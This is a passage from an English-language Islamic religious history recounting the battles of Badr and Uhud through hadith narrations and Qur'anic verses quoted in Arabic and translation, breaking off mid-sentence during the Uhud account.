"By the One in Whose Hand is the soul of Muhammad, no man will be slain this day fighting against them with steadfast courage advancing not retreating but Allah will cause him to enter Paradise."

`Umair Ibn Al-Humam was eating some dates, which he had in his hand. "Fine, fine!" said he, "Is there nothing between me and my entering Paradise save to be killed by these men?" He flung the dates from his hand, seized his sword and fought against them until he was slain.

At Badr, the angels participated in fighting. Al-Bukhari narrated on the authority of Rafi` Al-Zurqi who was one of the Badr warriors that Gabriel came to the Prophet (peace and blessings of Allah be upon him) and said,

"How do you look upon the warriors of Badr among yourselves?" The Prophet (peace and blessings of Allah be upon him) said, "As the best of the Muslims." Or said a similar statement. On that, Gabriel said, "And so are the Angels who participated in the Badr."

In this context, Ibn Ishaq reported that waqid Al-Laith said that I was pursuing a polytheist at Badr to smite him, when his head fell off before I could get at him with my sword, and I knew that someone else had killed him. Ibn `Abbas (may Allah be pleased

with them both) said that the Angels did not fight in any battle but Badr. In the other battles they were there as reinforcements, but they did not fight.

Muslims' Victory

Athough the Muslims were much fewer in number, they gained a great victory, destroyed the army of Quraish and killed most of its leaders. Among the leading men of Quraish who killed were Abu Jahl and Umayyah Ibn Khalaf, who was killed by his former slave, Bilal.

Abu Talhah narrated that on the day of Badr the Prophet (peace and blessings of Allah be upon him) ordered that the corpses of twenty-four leaders of Quraish should be thrown into one of the dirty dry wells of Badr. (It was a habit of the Prophet, peace and blessings of Allah be upon him, that whenever he conquered some people, he used to stay at the battlefield for three nights) So, on the third day of the battle of Badr, he ordered that his she-camel be saddled, then he set out, and his Companions followed him saying among themselves, "Definitely he (i.e., the Prophet) is proceeding for some great purpose." When he halted at the edge of the well, he addressed the corpses of the Quraishi infidels by their names and their fathers' names, "O so-and-so, son of so-and-so and O so-and-so, son of so-and-so! Would it have pleased you if you had obeyed Allah

and His Messenger? We have found true what our Lord promised us. Have you too found true what your Lord promised you?" `Umar said, "O Allah's Messenger! You are speaking to bodies that have no souls!" Allah's Messenger (peace and blessings of Allah be upon him) said, "By Him in Whose Hand Muhammad's soul is, you do not hear, what I say better than they do."

Commenting on this narration, Qatadah said, "Allah brought them to life (again) to let them hear him, to reprimand them and slight them and take revenge over them and caused them to feel remorseful and regretful."

Moreover, 70 men of Quraish had been taken prisoners. On his part, the Messenger of Allah (peace and blessings of Allah be upon him) consulted his Companions regarding the captives.

Muslim narrated on the authority of `Umar Ibn Al-Khattab who said that when it was the day on which the Battle of Badr was fought, the Messenger of Allah (peace and blessings of Allah be upon him) cast a glance at the infidels, and they were one thousand while his own Companions were three hundred nineteen. The Prophet (peace and blessings of Allah be upon him) turned (his face) towards the *Qiblah*. Then he stretched his hands and began his supplication to his Lord,

"O Allah, accomplish for me what You have promised to me. O Allah, bring about what You have promised to me. O Allah, if this small band of Muslims is destroyed, You will not be worshiped on this earth."

He continued his supplication to his Lord, stretching his hands, facing the *Qiblah*, until his mantle slipped down from his shoulders. So Abu Bakr came to him, picked up his mantle and put it on his shoulders. Then he embraced him from behind and said, "O Prophet of Allah, this prayer of yours to your Lord will suffice you, and He will fulfil for you what He has promised you.' So Allah, the Glorious and Exalted, revealed (the Qur'anic verse),

﴿إِذْ تَسْتَغِيثُونَ رَبَّكُمْ فَاسْتَجَابَ لَكُمْ أَنِّي مُمِدُّكُم بِأَلْفٍ مِّنَ الْمَلَائِكَةِ مُرْدِفِينَ ﴿٩﴾﴾ [الأنفال: ٩]

﴿Remember ye implored the assistance of your Lord. And He answered you: 'I will assist you with a thousand of the Angels, ranks on ranks.' So Allah helped him with angels.﴾

(Al-Anfal: 9)

Abu Zumail said that this *hadith* was narrated to him by Ibn `Abbas (may Allah be pleased with

them) who said that while on that day a Muslim was chasing a disbeliever who was going ahead of him, he heard over him the swishing of the whip and the voice of the rider saying: Go ahead, Haizi'm! He glanced at the polytheist who had (now) fallen down on his back. When he looked at him (carefully he found that) there was a scar on his nose and his face was torn as if it had been lashed with a whip, and had turned green with its poison. An *Ansari* came to the Messenger of Allah (peace and blessings of Allah be upon him) and related this (event) to him. He said,

> *"You have told the truth. This was the help from the third heaven."*

The Muslims on that day (i.e., the day of the Battle of Badr) killed seventy persons and captured seventy. The Messenger of Allah (peace and blessings of Allah be upon him) said to Abu Bakr and `Umar (may Allah be pleased with them both), "What is your opinion about these captives?" Abu Bakr said, "They are our kith and kin. I think you should release them after getting from them a ransom. This will be a source of strength to us against the infidels. It is quite possible that Allah may guide them to Islam." Then the Messenger of Allah (peace and blessings of Allah be upon him) said, "What is your opinion, Ibn Khattab?" He said, "Messenger of Allah, I do not hold the same opinion

as Abu Bakr. I am of the opinion that you should hand them over to us so that we may cut off their heads. Hand over `Aqil to `Ali that he may cut off his head, and hand over such and such relative to me that I may cut off his head. They are leaders of the disbelievers and veterans among them." `Umar said, "The Messenger of Allah (peace and blessings of Allah be upon him) approved the opinion of Abu Bakr and did not approve what I said. The next day when I came to the Messenger of Allah (peace and blessings of Allah be upon him), I found that both he and Abu Bakr were sitting shedding tears. I said, 'Messenger of Allah, why are you and your Companion shedding tears? Tell me the reason. For I will weep too, if not, I will at least pretend to weep in sympathy with you.' The Messenger of Allah (peace and blessings of Allah be upon him) said, 'I weep for what has happened to your companions for taking ransom (from the prisoners). I was shown the torture to which they were subjected. It was brought to me as close as this tree (he pointed to a tree close to him).'" Then Allah revealed the Qur'anic verse:

﴿مَا كَانَ لِنَبِيٍّ أَن يَكُونَ لَهُۥٓ أَسْرَىٰ حَتَّىٰ يُثْخِنَ فِى ٱلْأَرْضِ ۚ تُرِيدُونَ عَرَضَ ٱلدُّنْيَا وَٱللَّهُ يُرِيدُ ٱلْءَاخِرَةَ ۗ وَٱللَّهُ عَزِيزٌ حَكِيمٌ ﴿٦٧﴾ لَّوْلَا كِتَٰبٌ مِّنَ ٱللَّهِ سَبَقَ لَمَسَّكُمْ فِيمَآ أَخَذْتُمْ عَذَابٌ عَظِيمٌ ﴿٦٨﴾ فَكُلُوا۟ مِمَّا غَنِمْتُمْ حَلَٰلًا طَيِّبًا ۚ وَٱتَّقُوا۟ ٱللَّهَ ۚ إِنَّ ٱللَّهَ غَفُورٌ رَّحِيمٌ ﴿٦٩﴾﴾ [الأنفال: ٦٧ - ٦٩]

﴿It is not fitting for a prophet that he should have prisoners of war until he hath subdued the land . . . but now enjoy what ye took in war, lawful and good.﴾

(Al-Anfal: 67-69)

The Division of the Spoils of War

According to the scholars of *Siyrah*, Muslims who to took part in Badr differed on dividing the booty. At Badr, Muslims were three parties, namely, a group defended the Prophet (peace and blessings of Allah be upon him); a group fought and pursued the enemy and a group collected the spoils. Each group claimed that it had the right to take the booty. When they quarreled about the booty, Allah took it out of their hands and gave it to the Messenger (peace and blessings of Allah be upon him), and he divided it equally among them.

In this context, Allah, Most High, says,

﴿يَسْـَٔلُونَكَ عَنِ ٱلْأَنفَالِ ۖ قُلِ ٱلْأَنفَالُ لِلَّهِ وَٱلرَّسُولِ ۖ فَٱتَّقُوا۟ ٱللَّهَ وَأَصْلِحُوا۟ ذَاتَ بَيْنِكُمْ ۖ وَأَطِيعُوا۟ ٱللَّهَ وَرَسُولَهُۥٓ إِن كُنتُم مُّؤْمِنِينَ ﴿١﴾﴾ [الأنفال: ١]

﴿They ask thee concerning (things taken as) spoils of war. Say: '(Such) spoils are at the disposal of Allah and the Messenger: so fear Allah and keep

straight the relations between yourselves: Obey Allah and His Messenger, if ye do believe.'

(Al-Anfal: 1)

The Battle of Uhud

غزوة أحـــد

"Uhud is a mountain that loves us and is loved by us,"

said the Prophet (peace and blessings of Allah be upon him). In this *hadith*, according to a group of Muslim scholars, the Prophet (peace and blessings of Allah be upon him) meant his family - not the mountain itself - for the Messenger of Allah (peace and blessings of Allah be upon him) used to pass by it when returning from traveling. On the other hand, some scholars say that what is meant in the above *hadith* is the mountain of Uhud itself. The latter quote the following Qur'anic verse to support their opinion,

﴿ثُمَّ قَسَتْ قُلُوبُكُم مِّنۢ بَعْدِ ذَٰلِكَ فَهِىَ كَٱلْحِجَارَةِ أَوْ أَشَدُّ قَسْوَةً ۚ وَإِنَّ مِنَ ٱلْحِجَارَةِ لَمَا يَتَفَجَّرُ مِنْهُ ٱلْأَنْهَٰرُ ۚ وَإِنَّ مِنْهَا لَمَا يَشَّقَّقُ فَيَخْرُجُ مِنْهُ ٱلْمَآءُ ۚ وَإِنَّ مِنْهَا لَمَا يَهْبِطُ مِنْ خَشْيَةِ ٱللَّهِ ۗ وَمَا ٱللَّهُ بِغَٰفِلٍ عَمَّا تَعْمَلُونَ ﴿٧٤﴾﴾ [البقرة: ٧٤]

﴿*And others (rocks) which sink for fear of Allah.*﴾

(Al-Baqarah: 74)

Quraish made the raid of Uhud in Shawwal, 3 AH. Regarding the Battle of Uhud, Allah, Most High, has revealed the following Qur'anic verses:

﴿وَإِذْ غَدَوْتَ مِنْ أَهْلِكَ تُبَوِّئُ ٱلْمُؤْمِنِينَ مَقَـٰعِدَ لِلْقِتَالِ ۗ وَٱللَّهُ
سَمِيعٌ عَلِيمٌ ﴿١٢١﴾ إِذْ هَمَّت طَّآئِفَتَانِ مِنكُمْ أَن تَفْشَلَا وَٱللَّهُ
وَلِيُّهُمَا ۗ وَعَلَى ٱللَّهِ فَلْيَتَوَكَّلِ ٱلْمُؤْمِنُونَ ﴿١٢٢﴾ وَلَقَدْ نَصَرَكُمُ ٱللَّهُ
بِبَدْرٍ وَأَنتُمْ أَذِلَّةٌ ۖ فَٱتَّقُوا۟ ٱللَّهَ لَعَلَّكُمْ تَشْكُرُونَ ﴿١٢٣﴾ إِذْ تَقُولُ
لِلْمُؤْمِنِينَ أَلَن يَكْفِيَكُمْ أَن يُمِدَّكُمْ رَبُّكُم بِثَلَـٰثَةِ ءَالَـٰفٍ مِّنَ
ٱلْمَلَـٰٓئِكَةِ مُنزَلِينَ ﴿١٢٤﴾ بَلَىٰٓ إِن تَصْبِرُوا۟ وَتَتَّقُوا۟ وَيَأْتُوكُم مِّن
فَوْرِهِمْ هَـٰذَا يُمْدِدْكُمْ رَبُّكُم بِخَمْسَةِ ءَالَـٰفٍ مِّنَ ٱلْمَلَـٰٓئِكَةِ
مُسَوِّمِينَ ﴿١٢٥﴾ وَمَا جَعَلَهُ ٱللَّهُ إِلَّا بُشْرَىٰ لَكُمْ وَلِتَطْمَئِنَّ قُلُوبُكُم
بِهِۦ ۚ وَمَا ٱلنَّصْرُ إِلَّا مِنْ عِندِ ٱللَّهِ ٱلْعَزِيزِ ٱلْحَكِيمِ ﴿١٢٦﴾ لِيَقْطَعَ
طَرَفًا مِّنَ ٱلَّذِينَ كَفَرُوٓا۟ أَوْ يَكْبِتَهُمْ فَيَنقَلِبُوا۟ خَآئِبِينَ ﴿١٢٧﴾ لَيْسَ
لَكَ مِنَ ٱلْأَمْرِ شَىْءٌ أَوْ يَتُوبَ عَلَيْهِمْ أَوْ يُعَذِّبَهُمْ فَإِنَّهُمْ ظَـٰلِمُونَ
﴿١٢٨﴾ وَلِلَّهِ مَا فِى ٱلسَّمَـٰوَٰتِ وَمَا فِى ٱلْأَرْضِ ۚ يَغْفِرُ لِمَن يَشَآءُ
وَيُعَذِّبُ مَن يَشَآءُ ۗ وَٱللَّهُ غَفُورٌ رَّحِيمٌ ﴿١٢٩﴾﴾

[آل عمران: ١٢١ - ١٢٩]

﴿(Remember that morning) thou didst leave thy household (early) to post the faithful at their stations for battle: and Allah hearth and knowth all things! Remember two of your

parties mediated cowardice; but Allah was their Protector, and in Allah should the faithful (ever) put their trust. Allah had helped you at Badr, when ye were helpless: then fear Allah: thus may ye show your gratitude. Remember thou saidst to the faithful: 'Is it not enough for you that Allah should help you with three thousand Angels (specially) sent down?' Yea, if you remain firm, and act aright, even if the enemy should rush here on you in hot haste, your Lord would help you with five thousand angels clearly marked... Allah will not leave the believers in the state in which ye are now, until He separates what is evil from what is good nor will Allah disclose to you the secrets of the Unseen.

(Al `Imran: 121-179)

The Occasion of Uhud

The scholars of *Siyrah* said that when the survivors of the defeated Quraish at Badr returned to Makkah, they gathered to speak with Abu Sufyan. They said, "Muhammad has killed our men, so help us fight him so that we may avenge those we have lost." In order to achieve their avowed goal, they agreed that everyone who had has a share in the caravan should put his profits towards the cost of a new army, which would be three times as big as the one at Badr.

In this context, Allah, Most High, has revealed in the Glorious Qur'an,

﴿إِنَّ ٱلَّذِينَ كَفَرُوا۟ يُنفِقُونَ أَمْوَٰلَهُمْ لِيَصُدُّوا۟ عَن سَبِيلِ ٱللَّهِ ۚ فَسَيُنفِقُونَهَا ثُمَّ تَكُونُ عَلَيْهِمْ حَسْرَةً ثُمَّ يُغْلَبُونَ ۗ وَٱلَّذِينَ كَفَرُوٓا۟ إِلَىٰ جَهَنَّمَ يُحْشَرُونَ ﴿٣٦﴾﴾[الأنفال: ٣٦]

﴿The unbelievers spend their wealth to hinder (men) from the path of Allah, and so will they continue to spend; but in the end they will have (only) regrets and sighs; at length they will be overcome: and the unbelievers will be gathered together to Hell.﴾

(Al-Anfal: 36)

Among those who joined the new army was an Abyssinian slave called Wahshi, who was known for his accuracy with the spear. His master, Jubair Ibn Al-Mut`im, said to him, "Go with the army and if you kill Hamzah, the uncle of Muhammad, in revenge for my uncle's death, I will set you free. "

When Hind, the wife of Abu Sufyan, heard about this she sent a message to Wahshi to say that she would clothe him in gold and silk if he would carry out his master's wish, for she, too, wanted Hamzah dead because the latter had killed both her father and brother.

Quraish marched forth with the flower of their army, and their black troops, and their adherents from the tribe of Kinanah, and the people of Tuhamah, and women went with them to stir up their anger and prevent their running away. They went forward until they halted at `Aynayn on a mount in the valley of Al-Sabkhah by the side of the valley opposite Madinah.

Muslims Prepare Themselves for Fighting

On the other side, when the Messenger of Allah (peace and blessings of Allah be upon him) heard about Quraish, and the Muslims had encamped, he said to them,

> *"By Allah, I have seen (in a vision) something that argues well. I saw cows, and I saw a dent in the blade of my sword, and I interpreted that to mean Madinah."*

Both Al-Bukhari and Muslim narrated this on the authority of Abu Musa (may Allah be pleased with him) who said that the Prophet (peace and blessings of Allah be upon him) said,

> *"I saw in a dream that I moved a sword and its blade got broken, and that symbolized the casualties which the believers suffered on the day of Uhud. Then I moved it again, and it became as*

perfect as it had been, and that symbolized the Conquest (of Makkah) which Allah helped us to achieve, and the union of all the believers. I (also) saw cows in the dream, and what Allah does is always beneficial. Those cows appeared to symbolize the faithful believers (who were martyred) on the day of Uhud."

When the Prophet (peace and blessings of Allah be upon him) gathered his Companions around him to discuss what they would do, he though it would be better to wait for the enemy inside the city rather than go out to meet them because it would be easier to defend Madinah from inside the city walls. But the young Muslims were eager to go out and face Quraish. They said, "O Messenger of Allah, lead us out against our enemies, or else they will think we are too cowardly and too weak to fight them." When the Messenger of Allah (peace and blessings of Allah be upon him) saw that the majority were in favor of going out to meet Quraish, he decided to do so.

Meanwhile, the people had repented of their design, saying they thought they had persuaded the Messenger of Allah (peace and blessings of Allah be upon him) against his will, which they had no right to do so, so that when he went out to them they admitted that and said that if he wished to remain inside the city, they would not oppose him. Then,

the Messenger of Allah (peace and blessings of Allah be upon him) pointed out,

> *"It is not fitting that a Prophet who has put on his armor should lay it aside until he has fought."*

Therefore, he marched out with a thousand of his Companions, until when they reached Al-Shaut between Madinah and Uhud, `Abdullah Ibn Ubai withdrew with a third of the men.

About those who withdrew with Ibn Ubai, Allah, Most High, says in the Glorious Qur'an,

﴿وَلِيَعْلَمَ ٱلَّذِينَ نَافَقُوا۟ ۚ وَقِيلَ لَهُمْ تَعَالَوْا۟ قَٰتِلُوا۟ فِى سَبِيلِ ٱللَّهِ أَوِ ٱدْفَعُوا۟ ۖ قَالُوا۟ لَوْ نَعْلَمُ قِتَالًا لَّٱتَّبَعْنَٰكُمْ ۗ هُمْ لِلْكُفْرِ يَوْمَئِذٍ أَقْرَبُ مِنْهُمْ لِلْإِيمَٰنِ ۚ يَقُولُونَ بِأَفْوَٰهِهِم مَّا لَيْسَ فِى قُلُوبِهِمْ ۗ وَٱللَّهُ أَعْلَمُ بِمَا يَكْتُمُونَ ﴿١٦٧﴾﴾ [آل عمران: ١٦٧]

> *(What ye suffered on the day the two armies met, was with the leave of Allah, in order that He might test the believers) and the hypocrites also. These were told: 'Come, fight in the way of Allah, or (at least) drive (the foe from your city).' They said: 'Had we known there would be a fight, we should certainly have followed you.' They were that day nearer to unbelief than to faith, saying with their lips what was not in their hearts. But*

Allah hath full knowledge of all they conceal.﴾

(Al `Imran: 167)

﴿فَمَا لَكُمۡ فِي ٱلۡمُنَٰفِقِينَ فِئَتَيۡنِ وَٱللَّهُ أَرۡكَسَهُم بِمَا كَسَبُوٓاْۚ أَتُرِيدُونَ أَن تَهۡدُواْ مَنۡ أَضَلَّ ٱللَّهُۖ وَمَن يُضۡلِلِ ٱللَّهُ فَلَن تَجِدَ لَهُۥ سَبِيلٗا ٨٨﴾ [النساء: ٨٨]

﴿*Why should ye be divided into two parties about the hypocrites? Allah hath cast them off for their (evil) deeds.*﴾

(An-Nisa': 88)

Al-Bukhari narrated on the authority of Zaid Ibn Thabit (may Allah be pleased with him) who said, "When the Prophet (peace and blessings of Allah be upon him) set out for (the battle of) Uhud, some of those who had gone out with him returned. The Companions of the Prophet (peace and blessings of Allah be upon him) were divided into two groups: One group said, 'We will fight them (i.e., the enemy),' and the other group said, 'We will not fight them.' So, there came the Divine Revelation:

﴿فَمَا لَكُمۡ فِي ٱلۡمُنَٰفِقِينَ فِئَتَيۡنِ وَٱللَّهُ أَرۡكَسَهُم بِمَا كَسَبُوٓاْۚ أَتُرِيدُونَ أَن تَهۡدُواْ مَنۡ أَضَلَّ ٱللَّهُۖ وَمَن يُضۡلِلِ ٱللَّهُ فَلَن تَجِدَ لَهُۥ سَبِيلٗا ٨٨﴾ [النساء: ٨٨]

﴿*Why should ye be divided into two parties about the hypocrites? Allah hath cast them off for their (evil) deeds.*﴾

(An-Nisa': 88)

On that, the Prophet said,

'That is Taibah (i.e., the city of Madinah) which clears one from one's sins as the fire expels the impurities of silver.'"

According to `Urwah Ibn Musa, when Ibn Ubai and his companions returned, the tribe of Salamah and the tribe of Harithah almost tried to give up the fight, therefore Allah, Most High, revealed the following Qur'anic verse,

﴿إِذْ هَمَّت طَّآئِفَتَانِ مِنكُمْ أَن تَفْشَلَا وَٱللَّهُ وَلِيُّهُمَا ۗ وَعَلَى ٱللَّهِ فَلْيَتَوَكَّلِ ٱلْمُؤْمِنُونَ ﴿١٢٢﴾﴾ [آل عمران:١٢٢]

﴿*Remember two of your parties mediated cowardice; but Allah was their Protector, and in Allah should the faithful (ever) put their trust.*﴾

(Al `Imran: 122)

Jabir (may Allah be pleased with him) said that the Qur'anic verse:

﴿إِذْ هَمَّت طَّآئِفَتَانِ مِنكُمْ أَن تَفْشَلَا وَٱللَّهُ وَلِيُّهُمَا ۗ وَعَلَى ٱللَّهِ فَلْيَتَوَكَّلِ ٱلْمُؤْمِنُونَ ﴿١٢٢﴾﴾ [آل عمران:١٢٢]

﴿*Remember two of your parties mediated cowardice; but Allah was their Protector, and in Allah should the faithful (ever) put their trust.*﴾

(Al `Imran: 122)

was revealed in our connection, i.e., the tribe of Salamah and the tribe of Harithah, and I would not have liked that, if it was not revealed, for Allah said:

﴿*But Allah was their Protector...*﴾

The remainder of the Muslims went on until they reached the mountain of Uhud. There the Prophet (peace and blessings of Allah be upon him) ordered them to stand in ranks in front of the mountain, so that they would be protected from behind. He then positioned fifty archers on the top of the mountain.

In Al-Bukhar's *Sahih*, we read the following narration on the authority of Al-Bara' (may Allah be pleased with him) who said, "We faced the pagans on that day (of the battle of Uhud) and the Prophet (peace and blessings of Allah be upon him) placed a batch of archers (at a special place) and appointed `Abdullah (Ibn Jubair) as their commander and said,

'Do not leave this place; and if you should see us conquering the enemy, do not leave this place, and if you should see them conquering us, do not (come to) help us,'

So, when we faced the enemy, they took to their heel until I saw their women running towards the

mountain, lifting up their clothes from their legs, revealing their leg-bangles. The Muslims started saying, 'The booty, the booty!' `Abdullah Ibn Jubair said, 'The Prophet (peace and blessings of Allah be upon him) had taken a firm promise from me not to leave this place.' But his companions refused (to stay). So when they refused (to stay there), (Allah) confused them so that they could not know where to go, and they suffered seventy casualties. Abu Sufyan ascended a high place and said, 'Is Muhammad present amongst the people?' The Prophet (peace and blessings of Allah be upon him) said, 'Do not answer him.' Abu Sufyan said, 'Is the son of Abu Quhafah present among the people?' The Prophet (peace and blessings of Allah be upon him) said, 'Do not answer him.' Abu Sufyan said, 'Is the son of Al-Khattab amongst the people?' He then added, 'All these people have been killed, for, were they alive, they would have replied.' On that, `Umar could not help saying, 'You are a liar, O enemy of Allah! Allah has kept what will make you unhappy.' Abu Sufyan said, 'Superior may be Hubal (their idol)!' On that the Prophet (peace and blessings of Allah be upon him) said (to his Companions), 'Reply to him.' They asked, 'What may we say?' He (peace and blessings of Allah be upon him) said,

'Say: Allah is more Elevated and more Majestic!'

Abu Sufyan said, 'We have (the idol) Al-`Uzzah, whereas you have no `Uzzah!' The Prophet (peace and blessings of Allah be upon him) said (to his Companions), 'Reply to him.' They said, 'What may we say?' The Prophet (peace and blessings of Allah be upon him) said,

> *'Say: Allah is our Helper and you have no helper.'*

Abu Sufyan said, '(This) day compensates for our loss at Badr and (in) the battle (the victory) is always undecided and shared in turns by the belligerents. You will see some of your dead men mutilated, but neither did I urge this action, nor am I sorry for it.'"

At Uhud, the Prophet (peace and blessings of Allah be upon him) refused the participation of some young Muslims, like `Abdullah Ibn `Umar and Usamah Ibn Zaid, for they too young to participate in fighting.

Quraish mustered their troops about 3.000 men with 200 horses, which they had led along with them. Their cavalry on the left flank was commanded by Khalid Ibn Al-Walid; and on the right by `Ikrimah Ibn Abi Jahl.

When the Muslims were in position, the Prophet (peace and blessings of Allah be upon him) held up his sword and said, "Who will use this sword with its right?" This was a great honor and many men

rose to claim it, but the Prophet (peace and blessings of Allah be upon him) decided to give it to Abu Dujanah who asked, "What is its right, O Messenger of Allah?" The Messenger of Allah (peace and blessings of Allah be upon him) answered,

> *"That you should smite with it until it bends."*

Now, Abu Dujanah was a brave and conceited man in battle and whenever he put on a red turban of his people knew that he was about to fight. He then began to strut up and down between the lines when the Prophet (peace and blessings of Allah be upon him) said,

> *"This is a gait which Allah hates exception an occasion like this."*

As the fighting increased, the Quraishi women, led by Hind, began to beat their drams to urge their men on. On his part, Abu Dujanah said, "I saw someone urging the enemy on, shouting wildly, and I made for him, but when I lifted my sword against him he screamed and I saw that it was a woman; I respected the Messenger's sword too much to use it on a woman." That woman was Hind.

The Murder of Hamzah

As usual, Hamzah, the Prophet's uncle fought with great courage, but while leading the Muslims in fierce attack, which nearly defeated the enemy, he

was suddenly and cruelly struck down by the slave Wahshi.

In his *Sahih*, Al-Bukhari narrated on the authority of Ja`far Ibn `Amr Ibn Umaiyyah who said, "I went out with `Ubaidullah Ibn `Adi Al-Khaiyar. When we reached Hims (i.e., a town in Syria), `Ubaidullah Ibn `Adi said (to me), 'Would you like to see Wahshi so that we may ask him about the killing of Hamzah?' I replied, 'Yes.' Wahshi used to live in Hims. We inquired about him and somebody said to us, 'He is that in the shade of his palace, as if he were a full water skin.' So we went up to him, and when we were at a short distance from him, we greeted him and he greeted us in return. `Ubaidullah was wearing his turban and Wahshi could not see except his eyes and feet. `Ubaidullah said, 'O Wahshi! Do you know me?' Wahshi looked at him and then said, 'No, by Allah! But I know that `Adi Ibn Al-Khiyar married a woman called Umm Qital, the daughter of Abu Al-Is, and she delivered a boy for him at Makkah, and I looked for a wet nurse for that child. (Once) I carried that child along with his mother and then I handed him over to her, and your feet resemble that child's feet.' Then `Ubaidullah uncovered his face and said (to Wahshi), 'Will you tell us (the story of) the killing of Hamzah?' Wahshi replied, 'Yes, Hamzah killed Tuaima Ibn `Adi Ibn Al-Khaiyar at Badr (battle) so my master, Jubair Ibn Mut`im said

to me, 'If you kill Hamzah in revenge for my uncle, then you will be set free.' When the people set out (for the battle of Uhud) in the year of `Ainain (`Ainain is a mountain near the mountain of Uhud and between it and Uhud there is a valley), I went out with the people for the battle. When the army aligned for the fight, Siba' came out and said, 'Is there any (Muslim) to accept my challenge to a duel?' Hamzah Ibn `Abdul Muttalib came out and said, 'O Siba'. O Ibn Umm Anmar, the one who circumcises other ladies! Do you challenge Allah and His Messenger?' Then Hamzah attacked and killed him, causing him to be non-extant like the bygone yesterday. I hid myself under a rock, and when he (i.e., Hamzah) came near me, I threw my spear at him, driving it into his umbilicus so that it came out through his buttocks, causing him to die. When all the people returned to Makkah, I too returned with them. I stayed in (Makkah) until Islam spread in it (i.e., Makkah). Then I left for Ta'if, and when the people (of Ta'if) sent their messengers to Allah's Messenger, I was told that the Prophet did not harm the messengers; So I too went out with them until I reached Allah's Messenger. When he saw me, he said, 'Are you Wahshi?' I said, 'Yes.' He said, 'Was it you who killed Hamzah?' I replied, 'What happened is what you have been told of.' He said, 'Can you hide your face from me?' So I went out when Allah's Messenger died, and Musailamah Al-Kadhdhab appeared (claiming to be a prophet), I

said, 'I will go out to Musailamah so that I may kill him, and make amends for killing Hamzah. So, I went out with the people (to fight Musailamah and his followers) and then famous events took place concerning that battle. Suddenly, I saw a man (i.e., Musailamah) standing near a gap in a wall. He looked like an ash-colored camel and his hair was disheveled. So, I threw my spear at him, driving it into his chest in between his breasts until it passed out through his shoulders, and then an *Ansari* man attacked him and struck him on the head with a sword. `Abdullah Ibn `Umar said, 'A slave girl on the roof of a house said: Alas! The chief of the believers (i.e., Musailamah) has been killed by a black slave.'"

The Murder of Mus`ab Ibn `Umair

Mus`ab Ibn `Umair (may Allah be pleased with him) fought in the defense of the Prophet (peace and blessings of Allah be upon him) until he was killed. The one who killed him was Ibn Qami`ah Al-Laythi, who thought he was the Messenger of Allah, so he returned to Quraish and said, "I have killed Muhammad."

Al-Bukhari narrated that Sa`d Ibn Ibrahim said that a meal was brought to `Abdur-Rahman Ibn `Awf while he was fasting. He said, "Mus`ab Ibn `Umair was martyred, and he was better than I, yet he was shrouded in a *Burda* (i.e., a sheet) so that, if

his head was covered, his feet became naked, and if his feet were covered, his head became naked."

`Abdur-Rahman added, "Hamzah was martyred and he was better than I. Then worldly wealth was bestowed upon us and we were given thereof too much. We are afraid that the reward of our deeds have been given to us in this life." `Abdur-Rahman then started weeping so much that he left the food.

When Mus`ab was killed, the Messenger of Allah (peace and blessings of Allah be upon him) gave the standard to `Ali (may Allah be pleased with him), and `Ali and the Muslims fought on.

The unbelievers were soon scattered and forced to retreat. It looked as thought they had been defeated. Seeing this forty of the fifty Muslim archers on the top of the mountain ran down from their position to collect booty, for the army of Quraish had left many of their belongings behind. The archers rushed to take what they could, forgetting the Prophet's orders.

Khalid Ibn Al-Walid, commander of the Quraishi cavalry, saw what was happening and quickly turned his men around and ordered them to attack the Muslims from behind. The Muslims were taken completely by surprise. The Quraish then began attacking from both sides at once. Many Muslims were killed and instead of winning they began to lose

the battle. The Muslims were put to flight and the enemy slew many of them.

It was a day of trial and testing in which Allah, Most High, honored several with martyrdom, until the enemy got at the Messenger of Allah (peace and blessings of Allah be upon him) who was hit with a stone so that he fell on his side and one of his teeth was smashed, his face scored and his lip injured. The man who wounded him was `Utbah Ibn Abi Waqqas.

Abu Hurairah (may Allah be pleased with him) said that the Messenger of Allah (pointing to his broken canine tooth) said,

> *"Allah's wrath has become sever on the people who harmed His Prophet. Allah's wrath has become severe on a man who is killed by the Messenger of Allah in Allah's cause."*

Meanwhile, Allah, Most High, revealed the following Qur'anic verse (in which He addresses His Prophet) saying,

﴿لَيْسَ لَكَ مِنَ ٱلْأَمْرِ شَيْءٌ أَوْ يَتُوبَ عَلَيْهِمْ أَوْ يُعَذِّبَهُمْ فَإِنَّهُمْ ظَٰلِمُونَ ﴿١٢٨﴾﴾ [آل عمران : ١٢٨]

Not for thee, (but for Allah), is the decision whether He turns in mercy to

them, or punish them; for they are indeed wrong-doers.

(Al `Imran: 128)

According to the scholars at *Siyrah*, when the enemy hemmed the Prophet (peace and blessings of Allah be upon him) in, he said,

"Who will sell his life for us?"

At this, five of the *Ansar* got up and fought until they were killed, one by one. Their places were soon taken, however, by a number of Muslims who drove off the attackers. Amongst, the defending Muslims was Abu Dujanah who put his arms around the Prophet (peace and blessings of Allah be upon him) and made himself into a human shield. Arrows were falling on his back as he leaned over the Messenger of Allah (peace and blessings of Allah be upon him), until there were many stuck in it.

Sa`d Ibn Abi Waqqas shot his arrows in defense of the Prophet (peace and blessings of Allah be upon him). He said, "I have seen him handing me the arrows as he said, 'Shoot, may my father and my mother be your ransom,' until he would even hand me an arrow that had no head, saying, 'shoot with this.'"

Al-Bukhari narrated on the authority of `Ali (may Allah be pleased with him), "I have never heard the Prophet (peace and blessings be upon him) mentioning his father and mother for anybody other

than Sa`d Ibn Malik. I heard him saying on the day of Uhud,

> *'O Sa`d throw (arrows)! Let my father and mother be sacrificed for you!'"*

To add to the confusion, it was rumored that the Prophet (peace and blessings of Allah be upon him) had been killed. When the Muslims heard this they were at a loss to know what to do. Anas Ibn An-Nadr (may Allah be pleased with him) said, "O people! If Muhammad (peace and blessings of Allah be upon him) has been killed what will your lives be worth without him? Don't think about living or dying. Fight for Allah. Get up and die the way Muhammad (peace and blessings of Allah be upon him) died." Then he persisted in fighting until he died a martyr.

Regarding those who said that they should go back to their people because Muhammad (peace and blessings of Allah be upon him) had been killed, Allah, Most High, revealed the following Qur'anic verse,

